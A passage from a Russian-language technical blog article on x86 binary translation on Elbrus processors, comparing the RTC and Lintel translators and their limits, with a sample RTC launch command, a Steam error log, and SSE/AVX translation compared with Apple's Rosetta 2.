модулей, отдельных дочерних процессов и с этим связано множество нюансов. Но проблемой это на винде не является. Почему же? Да потому, что в винде существует WOW64: подсистема, позволяющая в x64 Windows-среде запускать x32 приложения. Она довольно эффективна и идёт из коробки.

Но зачем я об этом всём рассказываю? Мы ведь думаем, как нам в Linux-среде на Эльбрусе запускать x64 приложения. К чему инфа про винду здесь?

К тому, что Wine работать не будет в x64 среде. x64 Windows без x32 компонентов – это явно не нормально работающее решение.

Не верите мне? Хорошо, возьмите в руки флешку с установщиком Windows, залейте на неё несколько Portable версий своих x64 приложений, далее попробуйте загрузиться с флешки,и запустить эти приложения (нажмите Shift+F10 для вызова командной строки и оттуда запустите программу). Увидите, что проблемы с запуском возникают, когда вы запускаете или обычное x32 приложение, или x64 приложение, которое полагается ещё и на x32 компоненты. Причина в том, что на флешке с установщиком винды не работает WOW64, та самая подсистема, которая позволяет запускать x32 приложения в x64 среде. Она устанавливается вместе с системой, но на самой флешке с установщиком она ещё не пашет. Вот так и выходит, что, если у нас нет возможности в x64 среде работать с x32 приложениями, вы не сможете работать с Windows приложениями, поэтому Wine на Эльбрусе с RTC может работать только в полностью x32 среде. И это сулит своего рода сложности, там тоже есть нюансы. К этому всему мы вернёмся позже.

Сперва вопрос: а каким образом я буду работать с транслятором RTC в Альт Линукс или Эльбрус ОС, которые, в отличие от macOS, не имеют «универсальных приложений», в которых исполняемый файл содержит инструкции под обе архитектуры?

Вот тут интересный момент. Вам нужно загрузить себе x64 дистрибутив Linux для работы с x64 приложениями, либо же загрузить x32 дистрибутив Linux для работы с x32 приложениями.

Но зачем нам загружать полный дистрибутив, который ещё надо устанавливать? Всё куда проще. Нам достаточно загрузить маленький rootfs образ с минимальным набором системных компонентов. Это мини-образ системы, в который вы будете выполнять своего рода *chroot*. Что такое chroot? В Linux-среде это когда вы «ныряете» внутрь другого дистрибутива. У вас в качестве основной системы в рамках сессии в Терминале начинает функционировать та мини-ОС, в которую вы «нырнули». Обычно сделать такое невозможно, если у вашей рабочей системы и системы, в которую вы «ныряете» разные архитектуры. Но это решается тем, что вы используете транслятор. Иначе зачем его было бы использовать?

Ну и, разумеется, помимо официальной документации, которая поставляется вместе с RTC, можете информацию вычитать и на сайте Альт Линукса. Там в целом понятная информация. Более того, я как-то обнаружил один баг в RTC версии 4.1 (связан с монтированием гостевой системы с параметром *user*), и в Alt Wiki информацию про этот баг добавили. Это не критичный баг, т.е. достаточно просто монтировать (подключать) раздел с этим мини-образом системы без той самой опции *user*, и всё будет работать замечательно (я её вообще по привычке применял, не придавал ей значения). Но, тем не менее, баг подметили, и, как я понял, после багрепорта через других людей (сам то я доступа к багзилле не имею), этот баг будет устранён.

Итак, суть: у вас есть хостовая операционная система, собранная под E2K машину, из которой мы запускаем гостевую x86 систему. В качестве гостевой системы я сперва использовал Ubuntu 20.04.3 base.

Есть 2 варианта запуска: с использованием скрипта (как правильно) или напрямую обращаясь к транслятору (как делал я). В общем-то на сайте Альт Линукса описан как-раз второй вариант, которым я и пользовался.

```
/opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob --path_prefix /mnt/ubuntu/ -b
/etc/hosts -b /etc/resolv.conf -b /etc/shadow -b $HOME -b /etc/group -b
/etc/passwd -b /home/ikakprosto -b $HOME/.Xauthority -b /mnt/shared -b
/run/pulse -- /bin/bash
```

Команда длинная, но сейчас поясню, что она значит. В начале мы вызываем транслятор. В качестве опций мы передаём ему информацию, что

наш образ Ubuntu 20.04.3 (располагается по пути /mnt/ubuntu/), далее мы «биндим» файлы. Что значит «биндим»? Мы их привязываем. Мы делаем так, что данные, генерируемые службами в нашей текущей системе E2K, становятся доступны и в x86 системе. Для примера, нам не надо заново поднимать DHCP клиент и не надо заново поднимать DNS клиент. Вместо этого мы просто получаем информацию об используемом DNS-сервере из имеющейся системы, и интернет пашет. Мы прокидываем и нашу домашнюю директорию, чтобы иметь доступ к нашим обычным файлам из окружения транслятора. Также мы пробрасываем в гостевую систему ещё информацию о пользователе, скрытую в файлах /etc/group и /etc/passwd (вернее, мы пробрасываем ту информацию, что описывает, к какой группе какой пользователь принадлежит), и под конец мы прокидываем 2 немаловажных файла: .Xauthority и pulse. Первый нужен для того, чтобы у нас приложения с графическим интерфейсом внутри RTC нормально работали с нашим текущим используем дисплейным менеджером X.org (короче, чтобы у нас приложения с графическим интерфейсом работали). Второй нужен для того, чтобы у нас звук работал в приложениях. Точно также мы используем не транслируемые компоненты для работы звука, а уже имеющиеся нативные. К слову, звук лучше прокидывать, даже если не собираетесь им пользоваться, т.к. некоторые приложения в Linux виснут, если не могут вывести звук.

Там ещё много тех компонентов, которые и без нас прокидываются в гостевую директорию, чтобы обеспечить нормальную работу, их не надо прописывать вручную. По идее можно было бы не вбивать всё это в команду, а воспользоваться скриптами для проброса всех этих файлов, но я пошёл по тому пути, что вы видите. Ну и после двух знаков тире -- у нас вызывается /bin/bash, командная оболочка с которой мы взаимодействуем. Вместо этого вы можете вызывать уже готовую программу. Например, запускать сразу Telegram. Правда, если вы сидите на Альт Линукс, это не имеет особого смысла, т.к. там имеется нативный Telegram в репозитории. Но суть вы понятна: так вы запускаете практически любую программу, какую надо.

Почему практически? Есть приложение, которое внутри RTC мне завести не удалось, что в случае с x32 образом системы (использовал Альт Линукс 10), что в случае с x64 образом (Ubuntu 20.04.3). Это приложение ни одному приобретателю Эльбруса не нужно на этом самом Эльбрусе. Но, всё же, упомянуть стоит.

```
Терминал - ikakprosto@BitblazeOberon100Le8c: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
ikakprosto@BitblazeOberon100Le8c: ~    ikakprosto@BitblazeOberon100Le8c: ~
[2022-02-16 21:50:55] Checking for available updates...
[2022-02-16 21:50:55] Downloading manifest: https://cdn.cloudflare.steamstatic.c
om/client/steam_client_ubuntu12
Installing breakpad exception handler for appid(steam)/version(1642451672)
[2022-02-16 21:50:55] Download skipped: /client/steam_client_ubuntu12 version 16
42451672, installed version 1642451672, existing pending version 0
[2022-02-16 21:50:55] Nothing to do
[2022-02-16 21:50:55] Verifying installation...
[2022-02-16 21:50:55] Performing checksum verification of executable files
[2022-02-16 21:51:02] Verification complete
Loaded SDL version 2.0.20-7009179
src/common/friendsuihelpers.cpp (54) : Is64BitOS()
src/common/friendsuihelpers.cpp (54) : Is64BitOS()
Installing breakpad exception handler for appid(steam)/version(1642451672)
15974: apl_CheckCloneFlags (btr/mtapl/clone.cpp, line 413) 122497124257:
15974: sbbp: 0x14b08 0x198378 0x196db0 0x196da0 0x196d98 0x196d88 0x196d68 0x196
d50
15974:       0x196cf8 0x196c40 0x7f860 0x196bc8 0x22088 0x40a38 0x409f0 0x45368
15974:       0x409c0 0x409a8 0x20f90 0x40990 0x40918 0x453b8 0x408b8 0x169e658
15974:       0x169e5d8 0x169e540 0x2857f8 0x285588 0x2854e8 0x2858e8 0x285818 0x
1697fa8
15974: apl_CheckCloneFlags: CLONE_FILES not supported without CLONE_VM
15974: [15974] EXIT
ikakprosto@BitblazeOberon100Le8c:~$
```

Скриншот 24. Ошибка при запуске Steam.

Только смеяться на этой частью не надо. Да, игры на Эльбрусе – баловство, но почему бы и не побаловаться разок? Короче, Steam у меня пашет с Lintel, но не пашет с RTC с теми же образами систем. Такие дела.

Зачем мне вообще тестировать RTC, когда есть Lintel? Сам по себе RTC намного эффективнее Lintel (если мы рассматриваем x86_64 Ubuntu 20.04.3 в обоих случаях), т.к. не транслируются, а исполняются в нативе всё ядро и спуск в него при system call и подъём обратно в user space. Это очень тяжёлые операции, трансляция которых требует больших ресурсов. И то, что вместо трансляции всей системы и всех драйверов для всего оборудования мы используем нативные ядро ОС, драйверы и прочие компоненты в случае с RTC, позволяет достичь высокой эффективности при трансляции.


А вот зачем нужен Lintel, мы рассмотрим сейчас.

2.2. Lintel. Транслятор уровня системы.

Что отличает Lintel от RTC: вместо того, чтобы гармонично работать с Linux средой, из которой вы загружаетесь, Lintel сам выступает своего рода загрузчиком. Т.е. Lintel предполагает, что вы загружаетесь в полностью иную ОС, написанную для x86 машин. К слову, нет ограничений на то, в какую именно x86 систему загружаться. Те, кто сидят в Telegram-чате «Эльбрусы и с чем их едят» не могли ни разу не слышать о таком человеке, как ge0gr4f. Этот энтузиаст запустил и x86 версию Android на Эльбрусе. А значит что? Правильно, мы можем работать с Lintel не только с x86 Windows, но и с x86 Linux. И, что немаловажно, с Lintel у нас может исполняться как x64 код, так и x32 код. Нет никаких проблем с работой подсистемы WOW64, которую я описывал выше. Но есть нюанс. Дело в том, что в случае с Lintel у нас транслируется вообще всё, включая и ядро системы, и каждый драйвер в этой системе. Обращение к любому оборудованию сопровождается ощутимыми задержками. Есть мнение, что, если бы с Lintel работал в нативном режиме КПИ-2 (контроллер периферийных устройств, аналог южного моста), x86 системы с ним работали бы ощутимо быстрее. Однако, как вы понимаете, я не могу это проверить, так что не смогу ни подтвердить, ни опровергнуть.


Итак, начнём с особенностей и ограничений Lintel. Во-первых: для работы Lintel на данный момент требуется выделять целый SATA накопитель или SMART-карту. Не флешка, не карта памяти, а именно полноценный SATA-накопитель, или SMART-карта, которая не в каждом магазине есть. Сам по себе образ Lintel весит около 40 МБ, но при его записи на любой накопитель, тот перестаёт определяться при подключении к любому компьютеру, помимо Эльбруса. Вы увидите лишь битую таблицу разделов и ваша ОС предложит вам отформатировать диск. На данный момент в работе возможность накатки образа Lintel «в конец диска», т.е. чтобы он занимал не весь диск (в начале), а чтобы под Lintel выделялся небольшой раздел и сам по себе образ транслятора мог уживаться с ОС на одном SSD. Ещё, насколько мне известно, работают сейчас и над тем, чтобы Lintel можно было загружать не только с SATA-накопителя или SMART-карты, но и с обычной флешки.

Вторым существенным ограничением является то, что имитируется обычный BIOS, а не UEFI, и работать, соответственно, Lintel может только с дисками, отформатированными в таблицу разделов MBR. Т.е. никакого GPT, никакого неограниченного пространства под каждый раздел, никакого неограниченного числа разделов и т.д. При использовании Lintel вы имеете дело со всеми ограничениями старого MBR (в т.ч. лимит до 2 ТБ на диск).




Скриншот 25.x86 BIOS в Lintel.

Естественно, чтобы работать с виндой, да и любой другой x86 системой, надо имитировать классический BIOS вместо Программы Начального Старта на Эльбрусе, что позволяет делать Lintel. Я этот «BIOS» показывал на стриме с Эльбрусом, вкратце пройдёмся по нему здесь.




Скриншот 26. x86 BIOS в Lintel. Раздел периферии.

Третье существенное ограничение затрагивает только Windows, и только начиная с версии Windows 7: в винде просто нет драйверов под ближайший к таковому у Эльбруса Ethernet-контроллер. В Ubuntu вы можете имитировать Ethernet-контроллер AMD PCNET, и, на моей практике, вы с ним имеете довольно хорошую скорость по сети (от 250 до 300 Мбит у меня дома при тарифе в 300 Мбит). Но вот в винде, начиная с 7-ки, у вас 2 ~~стула~~ варианта: либо пользоваться экспериментальной мимикрией под Ethernet-контроллер Intel PRO, либо использовать отдельный Ethernet-контроллер стороннего производства, который будет совместим с виндой.



Скриншот 27. Мимикрия Ethernet-контроллера под Intel PRO.

Если вы решите мимикрировать под Intel PRO, вы столкнётесь с тем, что у вас скорость интернет-соединения упадёт с 300 Мбит/сек до 5-10 Мбит/сек. Т.е. падение в 30-60 раз. Я не вижу никакого смысла в этой затее, уж лучше подключить смартфон в качестве USB-модема. Хотя, я в целом и в затее с виндой на Эльбрусе не вижу смысла и позже вам станет понятно, почему.



Скриншот 28. x86 BIOS в Lintel. Количество процессоров исполнения и трансляции.

Ну и четвёртое важное ограничение: вам нужно заранее чётко определить, сколько ядер будет выделено на трансляцию кода, а сколько – на его исполнение. Оптимальный вариант из того, что я понял, это 2 ядра отвести под трансляцию. Тут просто логика: если вы выставите 1 ядро и у вас не хватит ядер под трансляцию кода, и команд будет недостаточно для своевременной нагрузки оставшихся 7 ядер, вы потеряете в скорости в 2 раза. Если же вы выделите 3 ядра вместо 2, потенциально вы выиграете ещё не более 30% производительности. Почему не все 50%? Потому, что у вас теперь меньше ядер отведено под исполнение кода. Поэтому балансом тут будут 2 ядра для трансляции, и все свои тесты я проводил именно с 2 ядрами.

Я хотел сперва затянуть и потом к этому мысль подвести, но транслировать целую систему – это бред. Слишком большая потеря производительности. Это не только Эльбруса касается. Это моя позиция касательно абсолютно любого процессора.

Видео 3. Установка и запуск iOS приложений на Macbook с Apple M1.

В прошлом году, когда я ставил iOS приложения на Macbook с чипом Apple M1 (к слову, использование стандартных средств в macOS, начиная с версии 11.3, стало невозможным для этих целей), я ставил старую версию iTunes для Windows, которая ещё позволяла выкачивать .ipa файлы из App Store? Версию для macOS я тогда не смог накатить, т.к. Apple запретили устанавливать старые версии iTunes на новые Macbook с чипом M1.

В общем, поставил я тогда iTunes через Crossover и... испытал боль... Я на 0:58 пытался быстро включить музыку, перемотать её и выключить, но настолько сильно всё затормозило, что на начало воспроизведения ушли пол минуты, и ещё пол минуты на перемотку. На остановку музыки ушли секунд 40. Мне из-за этого на ролик, доступный по скрытой ссылке, автоматически прилетела жалоба по Content ID и оттого на видео висит реклама от правообладателя... М-да.

А что являлось всему виной? Причина была в двойной трансляции: команды для Windows транслировались в команды для macOS при помощи CrossOver, а затем они все транслировались Rosetta 2 из x86 в ARM. Двойная трансляция – это извращение для настоящих садистов.

В случае с виндой на Эльбрусе трансляция не двойная, но так у вас транслируется вся система со всеми драйверами, со всем оборудованием, и

даже обращения к КПИ-2 (аналог южного моста) здесь транслируются. Целая система в трансляции, да ещё и без двух ядер, которые лишними бы не были. Звучит даже страшнее, чем Crossover (Windows -> Linux) через Rosetta 2.

Видео 4. Стрим с Эльбрусом 8С. Часть 2

Я стримил свои посиделки с виндой на Эльбрусе, и на том стриме на 41:53 я пытался просто открыть окно PowerShell. Оно открывалось чуть более 10 секунд. Даже простой вызов панели с временем или панели уведомлений у вас может занять 10 секунд. Переход по папкам в проводнике выполняется очень долго. И ощущения очень напоминают те, что я испытывал, работая с виндовым x86 кодом на M1 при двойной трансляции.

Я-то бенчмарки вам покажу, вопросов нет. Но кто в здравом уме будет приобретать Эльбрус, чтобы затем ставить на него винду? Вы покупаете процессор, в первую очередь нацеленный на безопасность, и ставите на него винду, которая сливает все ваши данные компании Microsoft? И миритесь с тем, что система пашет в разы медленнее, чем родная под его архитектуру? Покажите мне этого сумасшедшего! Если бы в GTA San Andreas всеми нелюбимый Big Smoke к своему гигантскому заказу в фастфуде взял ещё диетическую колу, он бы и то у меня вызвал меньше вопросов!

Если вам в достаточной степени плевать на безопасность, чтобы винду ставить, может, лучше взять процессор, под который этот винда создавалась?

2.3. SSE инструкции в трансляции на Эльбрус 8С.

У x86 процессоров используются расширения SSE и AVX для того, чтобы они могли за раз обрабатывать как можно больше данных. Для SSE выделяются регистры объёмом 128 бит, а для AVX – объёмом 256 бит.

Если вспомните наш обзор Apple Macbook Pro на базе Apple M1, там я предполагал, что одним из камней преткновения, не позволяющих Apple транслировать AVX инструкции в аналогичные ARM инструкции (SVE), является именно размер регистров, используемых для хранения данных. Если SSE у x86 и SVE у ARM использовали регистры ёмкостью 128 бит, то AVX уже требовались регистры ёмкостью 256 бит, которых у M1 не было.

What Can't Be Translated?

Rosetta can translate most Intel-based apps, including apps that contain just-in-time (JIT) compilers. However, Rosetta doesn't translate the following executables:

- Kernel extensions
- Virtual Machine apps that virtualize x86_64 computer platforms

Rosetta translates all `x86_64` instructions, but it doesn't support the execution of some newer instruction sets and processor features, such as AVX, AVX2, and AVX512 vector instructions. If you include these newer instructions in your code, execute them only after verifying that they are available. For example, to determine if AVX512 vector instructions are available, use the `sysctlbyname` function to check the `hw.optional.avx512f` attribute.

Скриншот 29. Ограничения Rosetta 2. Что нельзя транслировать на Mac с Apple M1.

Тогда я решил, что раз для AVX нужны регистры на 256 бит, а у Apple M1 регистры есть объёмом не более 128 бит, трансляцию AVX инструкций чисто технически не получится реализовать никак. Архитектура набора команд ARM не предусматривала инструкций для использования регистров размером более 128 бит, потому и не было смысла для Apple интегрировать в процессор регистры объёмом 256 бит и более. Сами подумайте, зачем их туда ставить, если задействовать их нельзя будет? Так и вышло, что M1 не смог в работу кода, требующего 256 бит регистры, не стало так и трансляции AVX.

Но, оказывается, что не могут Apple, то могут МЦСТ: они просто задействовали 2 регистра вместо одного для трансляции SSE на процессоре, который даже 128 бит регистров не имеет.

Категория	Особенность / ограничение	Примечание
система команд	Не реализована поддержка инструкций AVX, AVX2, AVX-512 и др.	Реализация AVX и AVX2 возможна в будущих версиях транслятора. Реализация AVX-512 требует большого объёма регистровой памяти, которого даже в Эльбрус-8СВ в обрез хватит на 2 набора (первый нужен для контрольных точек, второй для текущих преобразований).

Скриншот 30. Ограничения RTC. Источник: МЦСТ.

Откройте сайт МЦСТ и прочитайте, что пишут в ограничениях RTC. У МЦСТ, словно, вообще никаких ограничителей нет. Мол, если понадобится, реализуют поддержку и AVX инструкций. Медленно, но будет работать.

Категория	Особенность / возможность	Примечание
система команд	Реализована поддержка базового набора инструкций x86 и x86-64, а также некоторых расширений, например SSE.	Конкретный набор поддерживаемых инструкций определяется возможностями аппаратуры того или иного процессора.

Скриншот 31. Возможности RTC. Информация с сайта МЦСТ.

Ранее я писал, что компилятор LCC может скомпилировать программу с SSE-интринсиками для Intel. Но, как видите, и в трансляции Эльбрус может запускать программы с SSE кодом. Так может даже Эльбрус 8С без 128 бит регистров для SSE: он разбивает данные на 2 регистра по 64 бит, и бинго.

Просто с ума можно сойти. Тут большой вопрос в том, могли это сделать Apple или нет. Может, они решили, что лучше полностью отказаться от AVX инструкций на Mac с чипами Apple Silicon, чем при работе в трансляции задействовать в 2 раза меньше регистров. Просадка по производительности при этом действительно большая, и лучше уж использовать код, задействующий родные регистры, чем пытаться делать комбайн из этих регистров для выполнения каких-то жирных инструкций. Это же Apple, они могли рассмотреть такую возможность и решить «нет, лучше пусть меньше программ поддерживается, но эти самые программы работают быстрее». Можно долго спорить на тему того, почему у Apple этого нет, почему они не дробят регистры при трансляции, чтобы больше ПО поддерживалось в этой самой трансляции, но факт в том, что у МЦСТ это есть, МЦСТ это могут уже сегодня. И это прекрасно.

После выхода видео на канале у Стаса и после релиза статьи на сайте, я прочитал комментарии под видео и подметил, что у многих людей возникли вопросы в этом моменте. Мол, почему мы ранее говорили, что с AVX интринсиками всё замечательно, а в разделе с трансляцией кода есть нюанс: SSE транслируется, а AVX пока что - нет.

Тут вот в чём дело, код на C с использованием AVX инструкций, написанных под обычные Intel x86 процессоры, можно скомпилировать под Эльбрус. Компилятор Эльбруса, LCC, найдёт МЦСТ-шные аналоги для применяемых вами инструкций и подставит их вместо оригинальных Intel-овских, которые вы использовали. То же касается и SSE. Но вот, когда вы не собираете программу из исходного кода, а транслируете уже готовую, уже собранную под x86, транслируются SSE инструкции, но не AVX. Т.е., усвоили: собрать программу можно и с SSE интринсиками, и с AVX интринсиками даже на тех процессорах, которые 128 бит регистров не имеют (не говоря про 256 бит, которые для AVX нужны), а в трансляции пашут программы с поддержкой SSE, но без поддержки AVX.


Можно реализовать и трансляцию AVX инструкций в трансляции, МЦСТ вполне бы с этим справились, как уже сделали это в случае с SSE инструкциями на 8C, но неясно, насколько сильно просядет производительность, если выделить под инструкции (AVX) сразу 4 регистра вместо одного, т.е. банально урезать число регистров в 4 раза. МЦСТ вполне могли бы счесть такое решение не оптимальным. Но технически у них имеется возможность такое реализовать, и они уже делают это с 8C и SSE инструкциями, за что им похвала.

С поддержкой ПО на Эльбрусе проблемы отнюдь не того масштаба, каких можно было бы ожидать без подобного внимания от разработчиков компилятора LCC, а также трансляторов RTC и Lintel. И за это им огромное спасибо.

2.4. Общая структура системы двоичной трансляции.

Интересно, как изнутри устроена система двоичной трансляции из x86 в E2K? Мне тоже. Тема сложная, но попытаюсь пояснить то, что, хотя бы, я сам понял, настолько просто, насколько смогу

